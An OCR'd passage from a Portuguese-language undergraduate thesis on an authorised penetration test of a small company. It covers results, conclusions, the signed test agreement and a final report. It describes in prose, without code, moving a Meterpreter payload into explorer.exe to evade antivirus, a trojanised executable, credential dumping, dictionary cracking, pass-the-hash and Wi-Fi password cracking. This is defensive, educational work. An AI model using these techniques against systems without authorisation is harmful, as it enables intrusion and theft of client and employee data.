
Figura 4.107 – Listagem dos processos executados na memória do sistema alvo



Fonte: Elaborada pelo autor

Na Figura 4.108, tem-se a migração do processo do arquivo *payload*, para o processo nativo do Windows explorer.exe, com o objetivo de dificultar a análise do software antivírus, e é mais difícil do processo *explorer.exe* ser finalizado por algum usuário.

Figura 4.108 – Migração do processo do *payload* para dificultar a detecção por antivírus



Fonte: Elaborada pelo autor


Apesar do ataque, o antivírus detectou a atividade maliciosa do *payload* (Figura 4.109). Entretanto, mais uma vez, não houve interferência de nenhum funcionário da Empresa, sendo possível a continuação do ataque ao sistema.

Figura 4.109 – Antivírus detecta atividade maliciosa na memória

Fonte: Kaspersky Labs

A Figura 4.110 ilustra a execução do comando *download* para baixar uma pasta inteira de uma entidade organizacional para o computador atacante.


Figura 4.110 – Realização de download da base de dados de um cliente



Fonte: Elaborada pelo autor


Na Figura 4.111 e 4.112 são apresentados os arquivos das pastas contendo arquivos das bases de dados dos clientes, enquanto a Figura 4.113, os arquivos relacionados a um possível funcionário da Empresa.

Figura 4.111 – Download dos arquivos contidos na pasta de um possível funcionário




Fonte: Elaborada pelo autor

Figura 4.112 – Verificação dos dados obtidos



Fonte: Elaborada pelo autor

Figura 4.113 – Dados obtidos de funcionário da Empresa



Fonte: Elaborada pelo autor

5 Resultados e Discussões

Após a realização do Pentest, é possível concluir que a Empresa apresentou falhas graves, obtendo-se dados sensíveis e sigilosos, que se expostos ou alterados poderiam comprometer a sua reputação da Empresa. Os dados coletados eram de clientes, documentos da organização, funcionários e senhas.

O Pentest evidenciou a possibilidade de aplicar medidas de proteção às organizações contra *black hats*, utilizando-se das mesmas técnicas utilizadas por estes, auxiliando a diminuir os riscos e prevenir ataques provenientes da Internet.

A Empresa, onde foram realizados os testes, se prontificou de imediato para solução destes problemas encontrados, após o relato foi explicado aos seus diretores, o resultado dos ataques, ou seja, da obtenção de dados sensíveis com a utilização dos testes e exploração das falhas.

Também é esperado que os resultados e procedimentos contidos nesta monografia possam auxiliar outras organizações a entenderem como a segurança da informação deve ser algo primordial e levado como uma forma de investimento e proteção de ativos e não como um gasto “desnecessário”. Proporcionando, a pequenas e médias organizações, a visão errônea de só haver preocupação com a segurança quando sofrem algum tipo de ataque que as comprometem financeiramente ou abala a reputação.

Foram identificadas falhas e vulnerabilidades que passam despercebidas pelos técnicos de TI em empresas, que poderiam ser facilmente exploradas por alguém com má intenção e conhecimento para colocar em risco a segurança dos ativos nas organizações. As falhas encontradas, foram erros muito comuns e que se fossem aplicadas medidas básicas de segurança, poderiam ter sido evitadas ou até mesmo diminuídas.

Esses resultados corroboram que os testes foram satisfatórios e eficientes com o uso da metodologia aplicada. O Pentest é uma maneira eficiente que pode ser adotada pelas organizações como uma medida de proteção contra *black hats*, utilizando-se das mesmas técnicas, testando seus bens antes que um ataque real ocorra, para que assim, possam ser auxiliadas a diminuir os riscos e prevenir ataques provenientes da Internet.

No relatório final foi utilizado como validação dos testes, classificando os impactos e quais medidas a serem adotadas para correção das vulnerabilidades.

5.1 Resultados dos testes realizados

Foram realizados os testes nas falhas que foram classificadas como graves, pelo *software* de análise de vulnerabilidades OpenVAS, tendo prioridade o computador que era o servidor principal da Empresa e dispositivos de rede Wireless. Estas falhas foram exploradas e comprometiam os arquivos da Empresa.

5.2 Ataques bem-sucedidos

O primeiro ataque efetuado com sucesso foi a exploração da falha no SMB do servidor, onde foram inseridas credenciais: um usuário que não existia (Administrator) e senha com valor nulo. Resultou o acesso a pasta de compartilhamento, podendo visualizar, copiar e substituir arquivos, uma vez, que os arquivos da organização estavam nesta pasta compartilhada, pode-se considerar um risco alto.

O segundo ataque, foi o envio de um *malware* criado pela ferramenta Metasploit, em que foram juntados dois arquivos, um executável do sistema comumente utilizado e o arquivo malicioso. Após executado pelo usuário, sem o conhecimento do que havia por trás do arquivo, concedeu o acesso de usuário convidado ao servidor principal. Nesta etapa, já se possuía acesso como um usuário comum, podendo ter acesso a todo o sistema operacional, *download* e *upload* de arquivos, apesar de ainda não ter privilégios suficientes em nível administrativo. Foram conseguidas credenciais de funcionários, administrador e convidado criptografadas pelo recurso do *meterpreter*.

O terceiro ataque foi a quebra de senhas recolhidas, através do uso do dicionário criado com dados coletados da Empresa. Utilizou-se a ferramenta *john the ripper* com suas regras personalizadas, gerando palavras combinadas com o dicionário, com caracteres alfanuméricos e especiais.

O quarto ataque foi a utilização destas senhas, mesmo criptografas obtendo acesso administrativo ao servidor. Com o ataque chamado *pass the hash*, mesmo se não pudesse descobrir as senhas dos usuários, foi provado que com duas *hashs* é possível obter acesso ao servidor sem precisar, inseri-las em texto claro.

O quinto ataque foi a quebra da senha das redes *wireless*, através de ataque combinado com o dicionário criado com dados da Empresa. Novamente utilizando a ferramenta *john the ripper* com suas regras personalizadas, gerando as palavras combinadas com o dicionário, com

caracteres alfanuméricos e especiais. O tempo decorrido para obtenção da senha foi de 11 minutos e 35 segundos.

O sexto ataque foi a quebra da senha das redes wireless para convidados, através de ataque combinado com o dicionário criado com dados da Empresa, junto com a ferramenta *john the ripper* utilizando suas regras personalizadas, gerando as palavras combinadas com o dicionário, com caracteres alfanuméricos e especiais. O tempo decorrido para obtenção da senha foi de 13 segundos.

O sétimo ataque foi utilização de um *exploit* com o objetivo de explorar uma falha de um terminal com uma versão desatualizada do Windows 7. Este computador não possuía as atualizações de segurança atualizadas e nem *software* antivírus instalado. Como resultado foi o total acesso à máquina.

5.3 Ataques malsucedidos

No primeiro ataque se tentou, via Netcat e Metasploit, conectar ao banco de dados Firebird SQL, identificado pela ferramenta OpenVAS que este serviço possuía credenciais configuradas com dados de usuário e senha padrão. No Netcat não foi possível obter a conexão. No *Metasploit* a versão utilizada do serviço do Firebird não era compatível com os *exploits* disponíveis na ferramenta.

O segundo ataque foi à tentativa de usar um *exploit* da ferramenta Metasploit para explorar a falha do servidor SMB das demais máquinas, mas não foi concluída com sucesso, pois o mesmo não tinha o *exploit* compatível.

O terceiro ataque foi à tentativa de quebrar senhas do painel administrativo do roteador *Wireless*, foram testadas credenciais padrão do dispositivo e o *software xhydra* para quebra, utilizando o dicionário de dados, mas não houve sucesso neste procedimento.

6 Conclusão

6.1 Considerações finais

A partir da conclusão desta pesquisa, as principais falhas identificadas têm ligação direta com má configuração de equipamentos, falhas humanas, *software* desatualizados e obsoletos, mas que poderiam ter sido minimizadas caso a Empresa tivesse uma cultura e política de proteção de dados, que só passou a ser considerada a ideia de investimentos após apresentação dos resultados obtidos no Pentest. Foi entregue a Empresa o relatório (Apêndice B) deste trabalho, contendo um resumo geral dos processos utilizados, nos testes, quais as vulnerabilidades encontradas, descrição quantificação de risco e quais medidas a serem tomadas para evitá-los ou minimizá-los. A empresa se prontificou em seguir as recomendações e aplicar as medidas necessárias para correção dos problemas.

Acreditasse que se os ataques tivessem sido efetuados por um *black hat*, a empresa correria riscos altíssimos de perda clientes, reputação ou até falência.

6.2 Contribuição deste trabalho

Este trabalho teve como contribuição principal, difundir uma técnica que pode ser utilizada em organizações com o objetivo de identificar falhas previamente e testá-las para proteção futura de seus bens digitais, auxiliando-as prevenção de crimes digitais, contra principalmente seus dados, que possuem um valor incalculável financeiramente, caso os pilares da segurança da informação sejam violados. Também mostrou a Empresa convidada, que o Pentest demonstrou que seus dados estavam sob um risco classificado como alto, podendo ser acessados ou violados por pessoas que não possuíam autorização.

Sendo assim, baseado em um caso real, acreditasse que a principal contribuição desta pesquisa, além de ajudar a Empresa convidada quanto a segurança da informação, ter um documento sólido que sirva de orientação a outras organizações e que sirva de referencial a outras pesquisas.

6.3 Proposta para trabalhos futuros

Como trabalho futuro, propõem-se a utilização de Pentest:

- Em ambientes Web e dispositivos móveis, visto que estas duas categorias estão em crescente expansão, podendo identificar novos tipos de fraudes que *black hats* estejam utilizando atualmente para obtenção de ganhos ilícitos;
- Desenvolvimento de novas ferramentas que auxiliem Pentesters no processo de auditoria;
- Realizar testes em outras organizações, apontando os tipos de falhas mais frequentes nesses ambientes; e
- Realizar testes de Engenharia Social em funcionários, para medir a aptidão em relação a prevenção de fraudes.

REFERÊNCIAS

Acunetix. Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability. Disponível em: <https://www.acunetix.com/vulnerabilities/network/vulnerability/microsoft-windows-smb-netbios-null-session-authentication-bypass-vulnerability/ >. Acesso em: 25 jul 2018.

BOSWORTH, S; KABAY, M; WHYNE, E. (Eds). *Computer Security Handbook*. New York: Wiley, 2009.

BWG. Importância do Pentest Para sua Empresa. Disponível em: <http://www.bwg.com.br/4bee-rede-social-corporativa/pentest-importante-sua-empresa/>. Acesso em: 21 fev. 2018

CERT.br. Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil. Disponível em: <http://www.cert.br/>. Acesso em: 19 nov. 2017

DELL. Pesquisa da Dell: 97% das grandes empresas investem na transformação digital, mas só 18% se preocupam com segurança. Disponível em: <http://www.dell.com/learn/br/pt/en/press-releases/2016-07-25-search-digital-transformation-information-security>. Acesso em: 09 nov. 2017

FERRARI, M. Gestão de Riscos, 2017. Disponível em: https://www.youtube.com/watch?v=TD19OeKyyJg. Acesso em 20 jul 2018.

GIAVAROTO, S; SANTOS, G. Backtrack Linux: auditoria e teste de invasão em redes de computadores. 1ª Ed. São Paulo: Moderna, 2013.

KASPERSKY LAB. Site Oficial. 33 ataques por segundo: Kaspersky Lab registra aumento de 59% nos ataques de malware na América Latina. Disponível em: https://www.kaspersky.com.br/about/press-releases/2017_kaspersky-lab-registers-increase-in-malware-attacks-in-latin-america>. Acesso em: 09 nov 2017.

KENNEDY, D; O'GORMAN, J; KEARNS, D; AHARONI, M. Metasploit: The Penetration Tester's Guide: San Francisco: No Starch Press, 2011.

LONGATTO, R. Curso de Pentest. Desec Security, São Paulo, 2017. Disponível em: <https://www.youtube.com/watch?v=dCCKBun0KE8&t=451s> Acesso em: 15 dez 2017.

MCCLURE, S; SCAMBRAY,J . K, GEORGE. Hackers 7 Expostos: Segredos e Soluções para a Segurança de Redes,

MARSH. Webnar: Riscos Ciebrnéticos. Disponível em: <https://www.marsh.com/br/insights/research/webcast--riscos-ciberneticos.html >. Acesso em: 09 nov 2017.

MORENO, D. Introdução ao Pentest. São Paulo: Novatec Editora, 2015.

_____. Pentest em Redes Sem Fio. São Paulo: Novatec Editora, 2017.

NAKAMURA, E. T.; GEUS, P. L. Segurança de Redes em Ambientes Cooperativos. Rio de Janeiro: Novatec, 2010.

OFFENSIVE SECURITY. Kali Linux. Disponível em: <http://www.kali.org/official-documentation/>. Acesso em: 19 nov. 2017.

PINHEIRO, V. Hackers Roubam Dados de Clientes da XP. Valor Econômico. Disponível em: <http://www.valor.com.br/financas/4845170/hackers-roubam-dados-de-clientes-da-xp>. Acesso em: 09 nov 2017.

PTES. The Penetration Testing Standard. Disponível em: <http://www.pentest-standard.org>. Acesso em: 15 jan 2018.

SANCHES, A. 4º Hangout Xtreme Security - Pentesters - Invasores Profissionais. Xtreme Security, São Paulo, 2017. Disponível em: <https://www.youtube.com/watch?v=NO58Ev1jMkk>. Acesso em: 2 jan 2018.

SEGINFO. Site Oficial. 63% das empresas brasileiras não investem em planos de prevenção contra ciberataques, aponta estudo global. Disponível em: <https://seginfo.com.br/2016/05/16/63-das-empresas-brasileiras-nao-investe-em-planos-de-prevencao-contra-ciberataques-aponta-estudo-global/>. Acesso em: 10 jan 2018.

STALLINGS, W; BROWN, L. Segurança de Computadores: Princípios e práticas. 2ª ed. Elsevier Editora, 2014.

VIEIRA, L. Pentest Curso Teste de Invasão em Redes e Sistemas. Local: OYS, Niterói Rio de Janeiro, 2010, 261p. Apostila

WEIDMAN, G. Testes de Invasão: Uma Introdução prática ao hacking. São Paulo: Novatec Editora, 2014.

APÊNDICE A – Acordo de Cooperação Técnica

Este Apêndice é baseado em Ricardo Longatto. A realização desta pesquisa seguiu um Acordo de Cooperação Técnica entre o autor e a Empresa. Os dados da Empresa serão suprimidos para garantir a confidencialidade estabelecida.

[redacted]

ACORDO DE COOPERAÇÃO TÉCNICA

ACORDO DE COOPERAÇÃO FIRMADO ENTRE A [redacted] E YAGO DYOGENNES BEZERRA VIEIRA

Durante o período de **15 de Maio de 2018** à **15 de Agosto de 2018**, de um lado a Empresa [redacted], localizada na [redacted], CNPJ nº [redacted], doravante denominada simplesmente [redacted], neste ato representada por sua Diretora, [redacted]; de outro lado **Yago Dyogennes Bezerra Vieira,** residente na rua [redacted], inscrito sob o CPF nº [redacted] e RG nº [redacted], celebram o presente Acordo de Cooperação Técnica, que se regerá de conformidade com a Lei nº 8666, de 21/06/1993 e posteriores modificações e as seguintes cláusulas e condições:

CLÁUSULA PRIMEIRA - OBJETO

O presente Acordo tem por objeto, a realização de Teste de Intrusão (Pentest), a ser realizado por **Yago Dyogennes Bezerra Vieira** junto à [redacted], como meio de um ambiente real de testes, para uso em seu Projeto de Conclusão de Curso, Intitulado: **Utilização de Pentest na Prevenção de Ataques Cibernéticos às Organizações**; para obtenção do título de Bacharel em Sistemas de Informação, pela Universidade Federal Rural de Pernambuco. Sendo que, referidos testes somente poderão ser realizados nos dias e horários acordados, discriminados na Cláusula 2ª, mantendo o total sigilo das informações coletadas, referentes à [redacted].

Yago Dyogennes Bezerra Vieira conduzirá um TESTE DE INTRUSÃO contra as redes interna e Wireless.

Os testes consistem em simulações de ataques reais, resultando na descoberta de falhas da configuração e/ou vulnerabilidades. Vulnerabilidades estas que possam vir a permitir que a [redacted] sofra impactos com ataques direcionados, perdendo a disponibilidade, integridade e confidencialidade de informações e sistemas.

CLÁUSULA SEGUNDA – EXECUÇÃO DOS SERVIÇOS

2.1 Escopo

O TESTE DE INTRUSÃO escolhido foi do tipo GRAYBOX (conhecimento parcial de informações), ou seja, algumas informações foram repassadas pela [redacted].

O trabalho deve ser executado no seguinte escopo: Sites de busca na Internet, Rede Interna e Rede Wireless.

Yago Dyogennes Bezerra Vieira tem permissão de explorar o Escopo em sua integralidade.

2.2 Limitações do Escopo

A [redacted] determina as seguintes limitações à realização dos referidos testes:

- Ataques DoS e DDoS (Negação de Serviço), uma vez que, retirar o site de funcionamento, pode ocasionar grandes perdas e prejuízos ao negócio.
- Ataques de Engenharia Social, pois o objetivo principal da [redacted] é medir o nível de segurança de seu ambiente sem depender do fator de erro humano.
- Atacar sistema crítico localizado na URL [redacted] e [redacted].

2.3 Janela de testes

Referidos testes, deverão ser realizados fora do horário comercial, ou seja, de segunda á sexta-feira após as 17:00 horas.

Todas as fases do teste poderão ser acompanhadas e supervisionadas a critério da [redacted]. Caso opte pelo acompanhamento, tal supervisão somente poderá ser realizada pelo responsável indicado pela [redacted].

O teste de invasão deverá obedecer às seguintes fases:

1 Planejamento;
2 Descoberta;
3 Ataque (exploração);
4 Relatório de recomendações;
5 Apresentação do relatório de recomendações e descrição das atividades executadas durante o teste.

CLÁUSULA TERCEIRA – DAS RESPONSABILIDADES

A responsabilidade de Yago Dyogennes Bezerra Vieira restringe-se à apenas detectar e apontar os riscos existentes com relação á integridade e vulnerabilidade dos sistemas da [redacted] e tão somente, apresentar formas para minimiza-los.

O trabalho desenvolvido por Yago Dyogennes Bezerra Vieira **não** tem como objetivo corrigir as possíveis vulnerabilidades, tampouco, proteger a [redacted] contra ataques internos e externos.

As recomendações feitas por Yago Dyogennes Bezerra Vieira devem ser validadas antes de serem colocadas em produção, Yago Dyogennes Bezerra Vieira não se responsabilizará por erros de implementações.

Será responsabilidadede de Yago Dyogennes Bezerra Vieira garantir a segurança aos dados do Pentest, dos relatórios e dados contidos neles, mantendo-os ocultos em seu Projeto de Conclusão de Curso.

Será de responsabilidade da [redacted], garantir a segurança ao acesso dos relatórios entregues por Yago Dyogennes Bezerra Vieira, bem como a indicação dos responsáveis pelo acompanhamento da realização dos referidos testes.

CLÁUSULA QUARTA - RESCISÃO

O presente Acordo poderá ser rescindido caso ocorra uma das seguintes situações:

a) De comum acordo entre as partes;

CLÁUSULA QUINTA – PROPRIEDADE INTELECTUAL

Para que seja alcançado o objetivo da atividade Yago Dyogennes Bezerra Vieira e, para que esta possa ser realizada em sua integralidade, a [redacted], neste ato, AUTORIZA YAGO DYOGENNES BEZERRA VIEIRA, a realizar o Teste de Intrusão (Pentest), objeto do presente Acordo, devendo-se sempre, ambas as partes, assegurar a segurança das informações obtidas e fornecidas, bem

como, cumprirem com seus deveres de confidencialidade de informações, devidamente pactuado entre as partes, conforme ACORDO DE CONFIDENCIALIDADE DE INFORMAÇÕES, parte integrante do presente Acordo.

CLÁUSULA SEXTA – DAS CONDIÇÕES GERAIS

Este Acordo constitui o único documento que regula os direitos e obrigações das partes, com relação aos serviços prestados, ficando expressamente cancelado e revogado, todo e qualquer entendimento ou ajuste porventura existente que não esteja explicitamente consignado neste Acordo.

E, por estarem justos, cientes e de acordo com todas as cláusulas e condições do presente Acordo de Cooperação de Serviços de Teste de Intrusão (Pentest), assinam este instrumento em duas vias para um só efeito na presença das testemunhas abaixo.

Triunfo, 10 de Maio de 2018.

_____ _____

Diretora da [redacted]

Yago Dyogennes Bezerra Vieira
Responsável pelos Testes de Intrusão

Testemunhas:

_____
Nome:
CPF:

_____
Nome:
CPF:

APÊNDICE B – Relatório Final Pentest

Este Apêndice é baseado em Petter Anderson Lopes e foi utilizado como modelo para o relatório deste trabalho. Este relatório foi entregue à empresa como resultado final dos testes, pare que fosse implementadas as devidas correções.

Relatório Resumido do Pentest

No ambiente da empresa

CLIENTE

Requerente: Diretor da Empresa.

Pentester: Yago Dyogennes Bezerra Vieira

Período: de 05/2018 à 08/2018.

Modelo: Gray Box.

Ambiente: Interno e Wireless.

Importante

Este documento contém informação confidencial e privilegiada, sendo seu sigilo protegido por lei. Se você não for o destinatário ou a pessoa autorizada a receber este documento, não pode usar, copiar ou divulgar as informações nele contidas ou tomar qualquer ação baseada nessas informações. Se você recebeu este documento por engano, por favor, avise imediatamente ao remetente e em seguida apague-o.

1) Identificação do alvo

Levantamento de informações sobre o alvo, com dados públicos disponibilizados na Web;

Rede interna da empresa CLIENTE, com prioridade no servidor principal da rede;

Redes Wireless pertencentes a CLIENTE;

Alguns ativos da rede interna.

2) Principais Ferramentas Utilizadas

- A – Whois, Google, Maltego;
- B – Fping;
- C – Nmap;
- D – OpenVAS;
- E – SMBclient;
- F – Veil, Shelter;
- G – Metasploit,
- H - fgdump;
- I – Aircrack, JohnTheRipper;
- J – Rdesktop;
- K – PthWinexe.

3) Método de investigação e análise

- A – Efetuado levantamento de dados e informações referentes à empresa.
- B - Levantamento de dados referentes a rede interna.
- C – Varredura da rede interna;
- E, F, G, H- Efetuados testes automáticos de análise de vulnerabilidades.
- F – Ferramentas utilizadas para ganho de acesso ao sistema
- E, G, I – Efetuado testes manuais para a prova de conceito das vulnerabilidades.
- G, I – Utilização de softwares de análise de rede e de exploração de falhas de sistemas
- G, J, K – Uso de credenciais de acesso, obtidas após a exploração das falhas, admin (nível administrador) e usuário (nível usuário comum).

4) Aplicação e resultado

Com base nos resultados obtidos por meio da varredura automática com o auxílio da ferramenta **OpenVAS**, que por sua vez mostrou um maior número de respostas em um relatório mais completo, foi possível

atestar por meios manuais a veracidade das falhas encontradas, atendo-se somente a algumas das falhas qualificadas no relatório como risco alto e extremo.


Para a realização da prova de conceito, foi utilizado os softwares: **Metasploi**t, **Aircrack, JohnTheRipper**, que proporcionam várias ferramentas e permite a execução da exploração do sistema, podendo assim de forma mais rápida e eficiente testar os parâmetros escolhidos pelo Pentester no ato da análise.

Tabela referente à identificação e descrição das vulnerabilidades

Vulnerabilidades	
Nome	**Descrição**
V1 - Informações Publicamente Disponíveis	Páginas disponíveis na web, Organizações associadas, detalhes de localização, Informações sobre funcionários, Informações arquivada, mecanismos de buscas e relacionamento de dados. Geralmente estes dados tem como objetivo a parte de marketing da empresa, divulgação de seus serviços na Web. Estes tipos de informações podem conter dados sobre a empresa e funcionários, senhas, banco de dados estas que, caso caiam em mãos erradas poderão acarretar em ataques direcionados como: *phishing*, engenharia social ou criação de dicionário de dados personalizado para ataques de força bruta.
V2 - Rastreamento de rota *traceroute*	É uma ferramenta de diagnóstico que é utilizada para ver a rota de um pacote transmitido por um IP de um *host* para o seguinte.
V3 – Varreduras com o Ping(Fping) e Nmap	Este comando tem como objetivo verificar se existem *hosts* ativos na rede, geralmente utilizando os protocolos ICMP e UDP.
V4 - Varreduras de portas	É um processo que envia pacotes para portas TCP e UDP com o objetivo de verificar quais estão sendo executadas no ambiente alvo, também tem o objetivo de identificar serviços de aplicativos e sistemas operacionais que estão ativos no alvo.
V5 - Scanner de vulnerabilidades	Quando o atacante sabe que o alvo não possui mecanismos eficientes de proteção na rede, utiliza *scanners* de vulnerabilidades com o objetivo de automatizar o processo, ou seja, ele faz uma varredura no alvo para obter informações sobre vulnerabilidades e compara com o banco de dados com assinaturas de vulnerabilidades conhecidas.
V6 – *PassTheHash*	É uma técnica que utiliza credenciais de usuários criptografadas (*hashs*), que pode ser utilizada por *blackhats* com o objetivo autenticar-se em sistemas não autorizados.
V7 – *Exploit*	Software com a capacidade de explorar uma falha em um sistema, geralmente utilizando uma falha de estouro de pilha (*buffer overflow*) com o objetivo de executar um código malicioso, para obtenção de acesso não autorizado ao sistema.
V8 - Quebra de senhas	Um atacante tem como um dos seus principais objetivos, a captura de senhas e credenciais, sendo elas criptografadas ou não, podendo obter senhas criptografadas e este utilizar técnicas de descriptografia, para obtenção de textos planos e efetuar seus ataques com sucesso.
V9 - Ferramentas de controle remoto	Obtidas as senhas e acesso ao sistema alvo, o atacante tem como objetivo manter esse acesso ao sistema, obtendo controle total como se estivesse frente a frente do mesmo.
V10 - Descoberta de redes sem fio	É o processo de identificação das redes ao alcance do adaptador *wireless*, enviando pacotes, com o objetivo de levantar dados sobre as redes alvo.

V11 - Ataques de desautenticação (negação de serviço)	Tem como objetivo o envio de pacotes falsos para clientes autenticados nas redes *wireless*, obrigando eles desconectarem da rede.
